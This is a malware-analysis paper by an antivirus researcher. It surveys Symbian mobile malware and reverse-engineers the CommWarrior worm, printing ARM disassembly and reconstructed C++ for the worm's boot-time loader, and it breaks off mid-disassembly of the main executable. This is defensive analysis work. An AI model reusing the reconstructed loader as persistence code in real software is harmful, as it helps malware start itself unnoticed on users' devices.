Finding the "Bad guys" on the Symbian

Abstract

After the emergence of Cabir mobile virus, the mobile virus has become a new trend. To date, there are more than 400 types of mobile viruses discovered. As we know, most of them are executing on the Symbian platform.

It has been a long time since the first mobile virus. Many anti-virus venders have released their mobile anti-virus utilities out. But until now, we could hardly find out a paper to let us know how to identify a mobile virus.

Taking into account the analysis technical difficulty, we think that Symbian virus will give us significant insight into mobile viruses. In this paper, I will provide you a general analysis method for Symbian virus. And then, I will also show you how to analyze some Symbian viruses based on this method. In the last section of this paper, I will provide suggestions in the automatic analysis of Symbian virus. I hope that you can find the "Bad guys" on Symbian by yourself with this paper.

Biography

Jie Zhang – Fortinet Inc.

Jie Zhang is a Manager, AV researcher in Tianjin AV Lab at Fortinet Inc. His current research focus is on mobile anti-virus. Jie Zhang graduates from Tianjin University with BS in Electrical Engineering Science.

Contact Info

Jie Zhang

Manager
Fortinet Information Technology (Tianjin) Co., Ltd.

Address: North 5 floor, Software Tower,
4th Avenue #80, TEDA, Tianjin, China

Zip: 300457
E-mail: jiezhang@fortinet.com
Tel: 86-22-66211017 ext: 8603

Introduce Symbian

1.1 What is Symbian

Symbian OS is a proprietary operating system, designed for mobile devices, with associated libraries, user interface frameworks and reference implementations of common tools, produced by Symbian Ltd.

1.2 Symbian Operating System history

Here is the Symbian operating system history:

ID	Version	Release
1	EPOC16	1991-1998
2	EPOC OS 1-3	1997
3	EPOC 4	1998
4	EPOC 5	1999
5	ER5U Symbian OS 5.1	2000
6	Symbian 6.0 and 6.1	2001
7	Symbian 7.0 and 7.0s	2003
8	Symbian 8.x (EKA1, EKA2)	2004
9	Symbian 9.0	2004
10	Symbian 9.1	2005
11	Symbian 9.2 and 9.3	2006
12	Symbian 9.5	2007

1.3 S60 and UIQ

The S60 Platform (formerly Series 60 User Interface) is a software platform for mobile phones that uses Symbian OS. It consists of a suite of libraries and standard applications, such as telephony, PIM tools, and Helix-based multimedia players. It intends to provide powerful features of modern phones with large color screens, which are commonly known as smart phones.

The S60 software is a multi-vendor standard for smart phones that supports application development in Java MIDP, C++, and Python. An important feature of S60 phones is that it allows new applications to be installed after purchase. This is unlike standard desktop platform in which the vendor rarely upgrades the built-in applications besides bug fixes. New features are only added to phones while they are being developed rather than after public release.

UIQ (formerly known as User Interface Quartz) by UIQ

Technology is a software platform based upon Symbian OS. Essentially this is a graphical user interface layer that provides additional components to the core OS, to enable the development of feature-rich mobile phones that are open to expanded capabilities through third-party applications.

Native applications can be written in C++ using the Symbian/UIQ SDK. All UIQ-based phones (2.x and 3.x) also support Java applications.

As most malwares on the phone are executable on S60 2nd properly, I will choose Symbian 7.0s with S60 for our analyzing platform.

2. Mobile malware

2.1 What's mobile malware?

Mobile malware is an electronic virus that targets mobile phone and PDA. In fact, it is often of the few similar pieces of code or programs.

2.2 About mobile malware

Today, there are more than 400 families of mobile malware. And we expect to see more and more of them in the near future. There are much more variants for some of the families, such as: Cabir, CommWarrior, Fontal, Skull, Cardtrap, and so on. Most of them are very similar. Let's talk about some of them:

I. Worm:
   a. Cabir - the first public mobile virus. It spread itself by Bluetooth;
   b. Mabir - an improved version of Cabir. It supports MMS now;
   c. CommWarrior – A very infamous worm on the Symbian platform. It sends itself via Bluetooth and MMS. It spreads quickly and is highly damaging.
   d. Cardtrap – This virus carries a windows virus and launches it in "autorun.inf" way;

II. Trojan/Backdoor/RAT:
   a. Flexispy – It reads targeted mobile information, listens to surroundings, and then notifies remote servers;
   b. X-wodi – A modified version of the Flexispy;
   c. Pbstealer – It steals users' contact information and sends it to the first connected Bluetooth

device;

III. Doom:

a. Fontal – This program arrives with a corrupted GDR file and halt handset after reboot;
b. Drever – It overwrites some special anti-virus programs with its own invalid file to prevent them from running;
c. Skull – It replaces system applications and common tools with some functions that cause them unable to execute. If Skull is installed, it will also cause system icons to be replaced with pictures of skulls;

IV. Misc:

There are still many other kinds of viruses or malwares. Besides these, there are other types of potential malwares, such as: infected virus, worm with exploit, WAP malware and so on. Although some of them are not discovered, but theoretically, it is feasible.

2.3 Why should we care about mobile malware?

For special features, we need to pay more attention to the mobile platform.

I. Now, mobile communications become more and more important for individuals and businesses. Once mobile communications fail, losses may be immeasurable.

II. The costs incurred from cell phone communications, such as: calls, SMS/MMS, GPRS and so on. In order to spread themselves, malwares will attempt to transmit in all possible ways. This will usually cost the cell phone owner one way or another.

III. Today, people pay more attention to their own personal privacy. A lot of personal data may be stored on their phones. Once the malware obtained the data, it may result in serious consequences.

It has become a pressing social problem to strengthen mobile security.

3. Find the malware on your phone

3.1 Abnormal behaviors

We may encounter many abnormal issues while using our phones.

For example: executing of bluetooth, infrared or network connections automatically; accept or reject calls anomaly; SMS/MMS lost or sent out without any notifications; operating system instability or modified, and so on. All of these behaviors may be caused by the malware.

3.2 High cost

The cost of your bill increases. Many users realize the presence of malware on their mobile system this way. I have to say that it is terrible if this happened to you!

3.3 Suspicious processes and files

If you think that your mobile system is infected, you could check for suspicious files or processes on your phone. Many tools can help you to do that. SeleQ, AppMan, FExplorer and SysExplorer are just a few of them.

4. Analyze mobile malware

4.1 choose your tools

I prefer to use IDA Pro as my analyzing tool. When I analyze Symbian, I choose IDA Pro 4.8 (*the current version: IDA Pro 5.1, download for trial: http://www.datarescue.com*), the lastest Symbian-Clean version that will not detect and rename Symbian API names automatically. After the version 4.8, IDA Pro begins to contain the IDS files of Symbian OS, but it does not include the API of S60 and UIQ.

I would not suggest you to use IDA Pro 4.9 to analyze Symbian system, for it contains IDS that would automatically examine the API of the Symbian platform. This renaming process may not be correct and mislead us during analysis.

No matter which version of IDA you would like to use, it is necessary for us to improve the examining system of Symbian on API.


4.1.1 Fix API name and dance with IDA

As we know, the hardware platform of the mobile is less powerful than PC. And the memory for mobile is limited. In order to reduce the program size to the maximum, API names are not saved in the Import Address Table by the programs on Symbian platform, but just be imported with API order. As a result, we could not obtain the invoked API names from the analyzing program. Therefore, we must improve the API examine system so that the IDA could correctly identify the API names used in the program.

For the acquisition of the API names, first of all, we must install Symbian SDK. In this paper, as we mainly search for S60 2nd Symbian 7.0s, we need to download the S60 2nd SDK from the Nokia official website.

To acquire the API names manually:

Enter %S60_SDK%\Epoc32\release\armi\urel\, and look up the current directory in the command mode:




Make sure that all the basic libraries here.

Then, try to obtain the exported information with the *objdump* function.

Input: *objdump –syms wapp.lib*

We would receive all the information of every exported function. Now let’s see the output results:



Let's compile the output data:

ID	NAME	VALUE
1	Module	WAPP
2	Order	1
3	API	NewL__22CMsvBIOWapAccessParserR20CRegisteredParserDllR15CMsvServerEntryR3RFs
4	Alias	CMsvBIOWapAccessParser::NewL(CRegisteredParserDll &, CMsvServerEntry &, RFs &)

It's clear now. If IDA named one API as WAPP_1, we know that it's the function:

```
CMsvBIOWapAccessParser::NewL(CRegisteredParserDll &, CMsvServerEntry &, RFs &)
```

Then, compile all the exported functions of each library with your favorite script language and take a record. We will get the all API names in every library.

Of course, there is another easier way. You can directly download the *idsutils.zip* from the homepage of IDA, and try to use ***ar2idt*** (or the ***efd*** of the *hexblog*) to get IDT files. With the ***zipids*** utility, you could convert the IDT files to IDS files, which are used by IDA Pro to identify the API name.

4.1.2 Extract SIS archive

The Symbian operating system uses files with a .SIS extension to allow easy installation of applications. These are usually produced using the ***makesis*** tool, and are handled by either the control panel Add/remove program or EPOC Connect.

From Symbian v9.x, there is a new file extension .SISX instead of old .SIS. But we will not discuss about it now. If you like, you could search for related information on the Internet.

In fact, you could find a full description for .SIS format on Symbian home page.

For further analysis, we have to extract .SIS file first and then get the application files. There are many such tools we can use. My favorite tools are ***unsis*** and ***unmakesis***. There are many other tools that I have not mentioned, and you can select the one that you like to use.

4.1.3 Break into compressed application

Sometimes, we will find that IDA could not analyze a few of applications correctly.

In this case, you could try to use ***petran*** tool to dump the file information. If you got a message "Image is compressed using the DEFLATE algorithm", it means that target sample is compressed. You could easily decompress the sample with "petran –nocompress <target>" command line.

4.2 Reverse mobile malware

4.2.1 Something you should know

4.2.1.1 Knowledge required

Symbian OS support several CPU architectures, most of mobiles are in ARM. We will also focus on this ARM CPU, I assume that all of you are familiar with the basic ARM instruction and ARM programming technology.

4.2.1.2 How to pass parameters to function on the Symbian OS

There are some rules for passing the parameters:

- System will use R0-R3 to pass the parameters, generally speaking;
- If there are more than 4 parameters, the other parameters will be passed by stack;
- Class method (not static) will use R0 to pass the class this pointer;
- Return value uses R0 register;

4.2.1.3 Dump IAT to know your enemy

Before analyzing the target sample, we scan the IAT in the sample. We would know if the sample will execute on the file, bluetooth, infrared, network, SMS/MMS, and so on.

I will not provide further details in this area. For E32Image format, you can read related documents from the references. You can use ***petran*** tool to get IAT information much more easily. I also create a utility that is called ***epocdep*** to do the same thing.

4.2.2 Commwarrior:

Let's begin to reverse engineer a real worm! In this paper, we will analyze a classic worm - Commwarrior. There are many variants of this worm. We are looking at the first version Commwarrior.A as the blueprint.

4.2.2.1 Symptoms for Commwarrior worm

Randomly choose a phone number from phone book and send a MMS with worm SIS as an attachment. Seek all connected bluetooth devices and send a random name copy SIS file to remote devices.

4.2.2.2 Reverse and analyze the worm

1. Receive target information:

   Worm is coming with SIS archive pattern. We could get much information from SIS file with ***sisdump*** utility, and here is a part of output result:

```
[!] ------------------------------------------------
[!]    File record type:   Simple File
[!]    File type:
[!]        File to be run during installation and/or removal
[!]    Details:
[!]        Run during installation only
    Src name:
        commwarrior.exe
    Dst name:
        !:\system\apps\CommWarrior\commwarrior.exe
[!] ------------------------------------------------
[!]    File record type:   Simple File
[!]    File type:
[!]        Standard File
    Src name:
        commrec.mdl
    Dst name:
        !:\system\apps\CommWarrior\commrec.mdl
```

There are some important things we should know:

- The SIS archive includes two files: "commwarrior.exe" and “commrec.mdl";
- These two files will be installed to:
  !:\system\apps\CommWarrior\commwarrior.exe
  !:\system\apps\CommWarrior\commrec.mdl

  Note: "!" - mean user selected installation driver;
- During installation, commwarrior.exe will be loaded and run;

2. Reverse MDL

1). What’s MDL?

MDL is a MIME recognizer Dynamic Library.

2). MDL Purpose:

MDL is a plug-in code that can examine data in a file, or sample data supplied in a buffer, and return, if recognized, its data type. A data type is also commonly known as a MIME type.

3) Why most of malware include this file:

Malware always intends to load itself during system boot time. That is the reason.

4) MDL Loads flow:

Symbian OS MDL loader invokes order:

<1> E32Dll(TDllReason) // Exported as entry point

<2> CreateRecognizer() // Exported by MDL, order = 1

5) Let's begin:

a. First of all, we look at the entry point (E32Dll) of the file:

```
.text:10000000              EXPORT start
.text:10000000 start
.text:10000000              B      0x100002F8
.text:100002F8 loc_100002F8                       ; CODE XREF: start□j
.text:100002F8              MOV    R0, #0
.text:100002FC              BX     LR
```

It's very easy, right? We could convert this part codes to C++ function:

```
GLDEF_C TInt E32Dll(TDllReason /*reason*/)
```

```
{
    return KErrNone;
}
```

b. Next part is very important. Yep! It's the exported function - "CreateRecognizer" (Don't forget that the function exported order is 1):

```
.text:100002C8              EXPORT commrec_1
.text:100002C8 commrec_1
.text:100002C8              STMFD   SP!, {R4,LR}
.text:100002CC              MOV     R0, #0x128
.text:100002D0              BL      CBase::__nw(uint)
.text:100002D4              SUBS    R4, R0, #0
.text:100002D8              BEQ     loc_100002E8
.text:100002DC              MOV     R0, R4
.text:100002E0              BL      loc_10000004
.text:100002E4              MOV     R4, R0
.text:100002E8
.text:100002E8 loc_100002E8                        ; CODE XREF: start+2D8□j
.text:100002E8              BL      loc_10000068
.text:100002EC              MOV     R0, R4
.text:100002F0              LDMFD   SP!, {R4,LR}
.text:100002F4              BX      LR
```

If you know how to write a MDL file, you could guess that "BL loc_10000004" is the constructor of the class which is inherited from CApaDataRecognizerType class.

What does it do for "BL loc_10000068"? I could tell you that it's the virus loader procedure. How do I know it? I think we'd better talk it later :)

Easily, I will also convert this part codes to C++ syntax:

```
EXPORT_C CApaDataRecognizerType * CreateRecognizer()
{
    CApaDataRecognizerType * rg = new CMyRecognizer(); // loc_10000004
    do_exe_virus_body();    // loc_10000068
    return rg;
}
```

Of course, we could write do_exe_virus_body() in another format:

CMyRecognizer::do_exe_virus_body();

Common function or static class method is of no difference to us. Who cares about it? OK! Now, let's see the constructor procedure more clearly:

```
.text:10000004              STMFD   SP!, {R4,LR}
.text:10000008              MOV     R4, R0
.text:1000000C              LDR     R3, =dword_10000564
.text:10000010              LDR     R1, [R3]
.text:10000014              MOV     R2, #0
.text:10000018              BL
     CApaDataRecognizerType::CApaDataRecognizerType(TUid,int)
.text:1000001C              LDR     R3, =dword_100005AC
.text:10000020              STR     R3, [R4]
.text:10000024              MOV     R3, #1
.text:10000028              STR     R3, [R4,#0xC]
.text:1000002C              MOV     R0, R4
.text:10000030              B       loc_1000003C
.text:1000003C
.text:1000003C loc_1000003C                         ; CODE XREF: start+30□j
.text:1000003C              LDMFD   SP!, {R4,LR}
.text:10000040              BX      LR
```

Here is a very important line you should know. It is .text:1000001C. Because the address of dword_100005AC is a virtual table pointer for the inherited class(I will call it as vptr in the rest part of paper). The vptr is the core material for us to analyze the app or exe file.

Now, I will convert the constructor code to C++ syntax to allow readers to understand better:

```
const TUid MyUid = {0x10001941};


CMyRecognizer::CMyRecognizer():
    CApaDataRecognizerType(MyUid, 0)
{
    iCountDataTypes=1;
}
```

Based on the vptr and vtable structure, we can find the whole CMyRecognizer class definition and code. For more information, you can read the attachment for this paper.

Ah, it's time to explain what's in do_exe_virus_body()

function now.
Exciting code is coming, open your eyes :P

```
.text:10000068            STMFD  SP!, {R4,R5,LR}
.text:1000006C            SUB    SP, SP, #0x18
.text:10000070            MOV    R0, #4
.text:10000074            BL     __builtin_new
.text:10000078            SUBS   R5, R0, #0
.text:1000007C            LDRNE  R3, =0xFFFF8001
.text:10000080            STRNE  R3, [R5]
.text:10000084            ADD    R0, SP, #0x10
.text:10000088            LDR    R1, =aCommrec
.text:1000008C            BL     TPtrC16::TPtrC16(ushort const *)
.text:10000090            MOV    R3, #0x100
.text:10000094            STR    R3, [SP,#arg_0]
.text:10000098            STR    R3, [SP,#arg_4]
.text:1000009C            MOV    R4, #0
.text:100000A0            STR    R4, [SP,#arg_8]
.text:100000A4            MOV    R3, #1
.text:100000A8            STR    R3, [SP,#arg_C]
.text:100000AC            MOV    R0, R5
.text:100000B0            ADD    R1, SP, #0x10
.text:100000B4            LDR    R2, =loc_100000FC
.text:100000B8            MOV    R3, #0x2000
.text:100000BC            BL
    RThread::Create(TDesC16 const &,int (*)(void *),int,int,int,void
*,TOwnerType)
.text:100000C0            BL     User::LeaveIfError(int)
.text:100000C4            MOV    R0, R5
.text:100000C8            MOV    R1, R4
.text:100000CC            BL     RThread::SetPriority(TThreadPriority)
.text:100000D0            MOV    R0, R5
.text:100000D4            BL     RThread::Resume(void)
.text:100000D8            MOV    R0, R5
.text:100000DC            BL     RHandleBase::Close(void)
.text:100000E0            B      loc_100000F0
.text:100000F0
.text:100000F0 loc_100000F0
.text:100000F0            ADD    SP, SP, #0x18
.text:100000F4            LDMFD  SP!, {R4,R5,LR}
.text:100000F8            BX     LR
```

Good, C++ sources are coming:

```
void do_exe_virus_body()
{
    RThread* bootThread = new RThread();
    TPtrC ptr(KTxtVirusName);

    // and Start it
    User::LeaveIfError(
        bootThread->Create(
            ptr,
            ThreadProc,
            0x2000,
            0x100,
            0x100,
            NULL,
            EOwnerThread)
    );

    bootThread->SetPriority(EPriorityNormal);
    bootThread->Resume();
    bootThread->Close();
}
```

The procedure posts a thread to run. We will go into the thread procedure codes:

```
.text:100000FC loc_100000FC
.text:100000FC              STMFD   SP!, {R4,LR}
.text:10000100              SUB     SP, SP, #0x60
.text:10000104              ADD     R4, SP, #0x10
.text:10000108              MOV     R3, #0
.text:1000010C              STR     R3, [SP,#arg_10]
.text:10000110              MOV     R0, R4
.text:10000114              BL      RTimer::CreateLocal(void)
.text:10000118              ADD     R0, SP, #8
.text:1000011C              BL      TTime::HomeTime(void)
.text:10000120              ADD     R0, SP, #8
.text:10000124              MOV     R1, #5
.text:10000128              BL
     TTime::__apl(TTimeIntervalSeconds)
.text:1000012C              MOV     R0, R4
.text:10000130              ADD     R1, SP, #4
.text:10000134              ADD     R2, SP, #8
.text:10000138              BL
     RTimer::At(TRequestStatus &,TTime const &)
.text:1000013C              ADD     R0, SP, #4
```

```
.text:10000140              BL
     User::WaitForRequest(TRequestStatus &)
.text:10000144              MOV     R0, #0x14
.text:10000148              BL      CBase::__nw(uint)
.text:1000014C              CMP     R0, #0
.text:10000150              BLNE
   CActiveScheduler::CActiveScheduler(void)
.text:10000154              CMP     R0, #0
.text:10000158              MOVLEQ  R0, 0xFFFFFFFC
.text:1000015C              BEQ     loc_100001D0
.text:10000160              BL
     CActiveScheduler::Install(CActiveScheduler *)
.text:10000164              BL      CTrapCleanup::New(void)
.text:10000168              SUBS    R4, R0, #0
.text:1000016C              MOVLEQ  R3, 0xFFFFFFFC
.text:10000170              STREQ   R3, [SP,#arg_0]
.text:10000174              BEQ     loc_10000194
.text:10000178              ADD     R0, SP, #0x14
.text:1000017C              MOV     R1, SP
.text:10000180              BL      TTrap::Trap(int &)
.text:10000184              CMP     R0, #0
.text:10000188              BNE     loc_10000194
.text:1000018C              BL      loc_100001DC
.text:10000190              BL      TTrap::UnTrap(void)
.text:10000194
.text:10000194 loc_10000194                        ; CODE XREF: start+174□j
.text:10000194                                   ; start+188□j
.text:10000194              CMP     R4, #0
.text:10000198              LDRNE   R3, [R4]
.text:1000019C              MOVNE   R0, R4
.text:100001A0              MOVNE   R1, #3
.text:100001A4              LDRNE   R12, [R3,#8]
.text:100001A8              MOVNE   LR, PC
.text:100001AC              BXNE    R12
.text:100001B0              BL      CActiveScheduler::Current(void)
.text:100001B4              CMP     R0, #0
.text:100001B8              LDRNE   R3, [R0]
.text:100001BC              MOVNE   R1, #3
.text:100001C0              LDRNE   R12, [R3,#8]
.text:100001C4              MOVNE   LR, PC
.text:100001C8              BXNE    R12
.text:100001CC              LDR     R0, [SP,#arg_0]
.text:100001D0
.text:100001D0 loc_100001D0                        ; CODE XREF: start+15C□j
```

```
.text:100001D0              ADD    SP, SP, #0x60
.text:100001D4              LDMFD  SP!, {R4,LR}
.text:100001D8              BX     LR
.text:100001DC loc_100001DC                       ; CODE XREF: start+18C□p
.text:100001DC              STMFD  SP!, {R4-R6,LR}
.text:100001E0              SUB    SP, SP, #0x274
.text:100001E4              ADD    R5, SP, #0x14
.text:100001E8              MOV    R6, #0
.text:100001EC              STR    R6, [SP,#arg_14]
.text:100001F0              MOV    R0, R5
.text:100001F4              MOV    R1, #4
.text:100001F8              BL     RFs::Connect(int)
.text:100001FC              BL     User::LeaveIfError(int)
.text:10000200              LDR    R3, =loc_10000534
.text:10000204              STR    R3, [SP,#arg_C]
.text:10000208              STR    R5, [SP,#arg_10]
.text:1000020C              ADD    R3, SP, #0xC
.text:10000210              LDMIA  R3, {R0,R1}
.text:10000214              BL     CleanupStack::PushL(TCleanupItem)
.text:10000218              ADD    R4, SP, #0x18
.text:1000021C              MOV    R0, R4
.text:10000220              MOV    R1, R5
.text:10000224              BL     TFindFile::TFindFile(RFs &)
.text:10000228              MOV    R0, R4
.text:1000022C              LDR    R1, =dword_10000568
.text:10000230              LDR    R2, =dword_1000055C
.text:10000234              BL
     TFindFile::FindByDir(TDesC16 const &,TDesC16 const &)
.text:10000238              BL     User::LeaveIfError(int)
.text:1000023C              BL     CApaCommandLine::NewLC(void)
.text:10000240              MOV    R5, R0
.text:10000244              ADD    R0, SP, #0x1C
.text:10000248              BL     TParseBase::FullName(void)
.text:1000024C              MOV    R1, R0
.text:10000250              MOV    R0, R5
.text:10000254              BL
     CApaCommandLine::SetLibraryNameL(TDesC16 const &)
.text:10000258              MOV    R0, R5
.text:1000025C              MOV    R1, R6
.text:10000260              BL
     CApaCommandLine::SetCommandL(TApaCommand)
.text:10000264              ADD    R0, SP, #8
.text:10000268              BL     RApaLsSession::RApaLsSession(void)
.text:1000026C              ADD    R0, SP, #8
```

```
.text:10000270               BL      RApaLsSession::Connect(void)
.text:10000274               BL      User::LeaveIfError(int)
.text:10000278               ADD     R4, SP, #8
.text:1000027C               LDR     R3, =loc_10000530
.text:10000280               STMEA   SP, {R3,R4}
.text:10000284               MOV     R3, SP
.text:10000288               LDMIA   R3, {R0,R1}
.text:1000028C               BL      CleanupStack::PushL(TCleanupItem)
.text:10000290               MOV     R0, R4
.text:10000294               MOV     R1, R5
.text:10000298               BL
     RApaLsSession::StartApp(CApaCommandLine const &)
.text:1000029C               BL      User::LeaveIfError(int)
.text:100002A0               MOV     R0, #3
.text:100002A4               BL      CleanupStack::PopAndDestroy(int)
.text:100002A8               B       loc_100002BC
.text:100002BC
.text:100002BC loc_100002BC
.text:100002BC               ADD     SP, SP, #0x274
.text:100002C0               LDMFD   SP!, {R4-R6,LR}
.text:100002C4               BX      LR
```

No need more words, right?

```
TInt ThreadProc(TAny * /* arg */)
{
    TRequestStatus r;   // 4
    TTime tm;       // 8
    RTimer timer;   // 10
    TInt ret;

    timer.CreateLocal();
    tm.HomeTime();
    tm += (TTimeIntervalSeconds)5;

    timer.At(r, tm);
    User::WaitForRequest(r);

    CActiveScheduler * scheduler = new CActiveScheduler;
    CTrapCleanup * cleanup;

    if (!scheduler) {
        ret = 0xFFFFFFFC;
```

```
        goto quit_proc;
    }

    CActiveScheduler::Install(scheduler);
    cleanup = CTrapCleanup::New();
    if (!cleanup) {
        ret = 0xFFFFFFFC;
        goto quit_proc;
    }

    TRAP(ret, exe_virus_bodyL());
    delete cleanup;

quit_proc:
    return ret;
}

void exe_virus_bodyL ()
{
    RFs aFs;

    User::LeaveIfError(aFs.Connect());
    CleanupClosePushL(aFs);

    TFindFile aFindFile(aFs);
    User::LeaveIfError(
        aFindFile.FindByDir(
            KTxtVirusApp, KTxtNull)
    );

    CApaCommandLine * aCmdLine = CApaCommandLine::NewLC();
    aCmdLine->SetLibraryNameL(aFindFile.File());
    aCmdLine->SetCommandL(EApaCommandOpen);

    RApaLsSession aSession;
    User::LeaveIfError(aSession.Connect());
    CleanupClosePushL(aSession);

    User::LeaveIfError(aSession.StartApp(*aCmdLine));
    CleanupStack::PopAndDestroy(3);
}
```

OK! We got it!

3. Analyze the EXE file

If we treat MDL as the loader of the malware, EXE is a main program here.

After reversing the MDL, we will continue to process the EXE file now.

As we know, EXE program on Symbian is begin with E32Main() entry point. But in fact, there is an invisible CRT stub in the binary code. Open your favorite disassemble tool and follow me.

```
.text:00400000              EXPORT start
.text:00400000 start
.text:00400000              STMFD  SP!, {R4-R6,LR}
.text:00400004              MOV    R4, #1
.text:00400008              LDR    R2, =dword_404780
.text:0040000C              MOV    R3, R4,LSL#2
.text:00400010              MOV    R1, R3
.text:00400014              LDR    R3, [R2,R3]
.text:00400018              CMP    R3, #0
.text:0040001C              BEQ    loc_400044
.text:00400020              MOV    R5, R2
.text:00400024
.text:00400024 loc_400024                         ; CODE XREF: start+40□j
.text:00400024              ADD    R4, R4, #1
.text:00400028              LDR    R12, [R5,R1]
.text:0040002C              MOV    LR, PC
.text:00400030              BX     R12
.text:00400034              MOV    R1, R4,LSL#2
.text:00400038              LDR    R3, [R5,R1]
.text:0040003C              CMP    R3, #0
.text:00400040              BNE    loc_400024
.text:00400044
.text:00400044 loc_400044                         ; CODE XREF: start+1C□j
.text:00400044              BL     E32Main
.text:00400048              MOV    R6, R0
.text:0040004C              MOV    R4, #1
.text:00400050              LDR    R2, =dword_40478C
.text:00400054              MOV    R3, R4,LSL#2
.text:00400058              MOV    R1, R3
.text:0040005C              LDR    R3, [R2,R3]
.text:00400060              CMP    R3, #0
.text:00400064              BEQ    loc_40008C
.text:00400068              MOV    R5, R2
```

```
.text:0040006C
.text:0040006C loc_40006C                                        ; CODE XREF: start+88↓j
.text:0040006C                ADD     R4, R4, #1
.text:00400070                LDR     R12, [R5,R1]
.text:00400074                MOV     LR, PC
.text:00400078                BX      R12
.text:0040007C                MOV     R1, R4,LSL#2
.text:00400080                LDR     R3, [R5,R1]
.text:00400084                CMP     R3, #0
.text:00400088                BNE     loc_40006C
.text:0040008C
.text:0040008C loc_40008C                                        ; CODE XREF: start+64↑j
.text:0040008C                MOV     R0, R6
.text:00400090                B       loc_40009C
.text:0040009C
.text:0040009C loc_40009C                                        ; CODE XREF: start+90↑j
.text:0040009C                LDMFD   SP!, {R4-R6,LR}
.text:004000A0                BX      LR
.text:004000A0 ; End of function start
```

You can find that there are three main parts in the stub:

- A loop call , before E32Main()
- E32Main() invoke
- Another loop call, after E32Main()

The first part is an initialization call. All pre-main functions will be invoked here. For example: Global class variant constructor and so on.

The last part is similar. All finalization functions will be invoked. Of course, global class variant destructor is included.

Almost all EXE files begin with this pattern.

Let's go to E32Main() procedure inside:

```
.text:00401844 E32Main
.text:00401844                STMFD   SP!, {R4,LR}
.text:00401848                SUB     SP, SP, #0x50
.text:0040184C                BL      User::TickCount(void)
.text:00401850                AND     R0, R0, #0xF
.text:00401854                LDR     R1, =g_data2
.text:00401858                LDR     R3, =g_data
```

```
.text:0040185C              LDRB   R2, [R3,R0]
.text:00401860              LDR    R3, =aCommwarriorV1_
.text:00401864              LDRB   R3, [R3,R0]
.text:00401868              ADD    R2, R2, R3
.text:0040186C              AND    R2, R2, #0xF
.text:00401870              LDRH   R3, [R1]
.text:00401874              ADD    R3, R3, R2
.text:00401878              STRH   R3, [R1]
.text:0040187C              BL     CTrapCleanup::New(void)
.text:00401880              MOV    R4, R0
.text:00401884              ADD    R0, SP, #0x58+var_54
.text:00401888              MOV    R1, SP
.text:0040188C              BL     TTrap::Trap(int &)
.text:00401890              CMP    R0, #0
.text:00401894              BNE    loc_4018A0
.text:00401898              BL     MainL
.text:0040189C              BL     TTrap::UnTrap(void)
.text:004018A0
.text:004018A0 loc_4018A0
.text:004018A0              LDR    R1, [SP,#0x58+var_58]
.text:004018A4              CMP    R1, #0
.text:004018A8              LDRNE  R0, =aCommwarrior
.text:004018AC              BLNE   User::Panic(TDesC16 const &,int)
.text:004018B0              CMP    R4, #0
.text:004018B4              LDRNE  R3, [R4]
.text:004018B8              MOVNE  R0, R4
.text:004018BC              MOVNE  R1, #3
.text:004018C0              LDRNE  R12, [R3,#8]
.text:004018C4              MOVNE  LR, PC
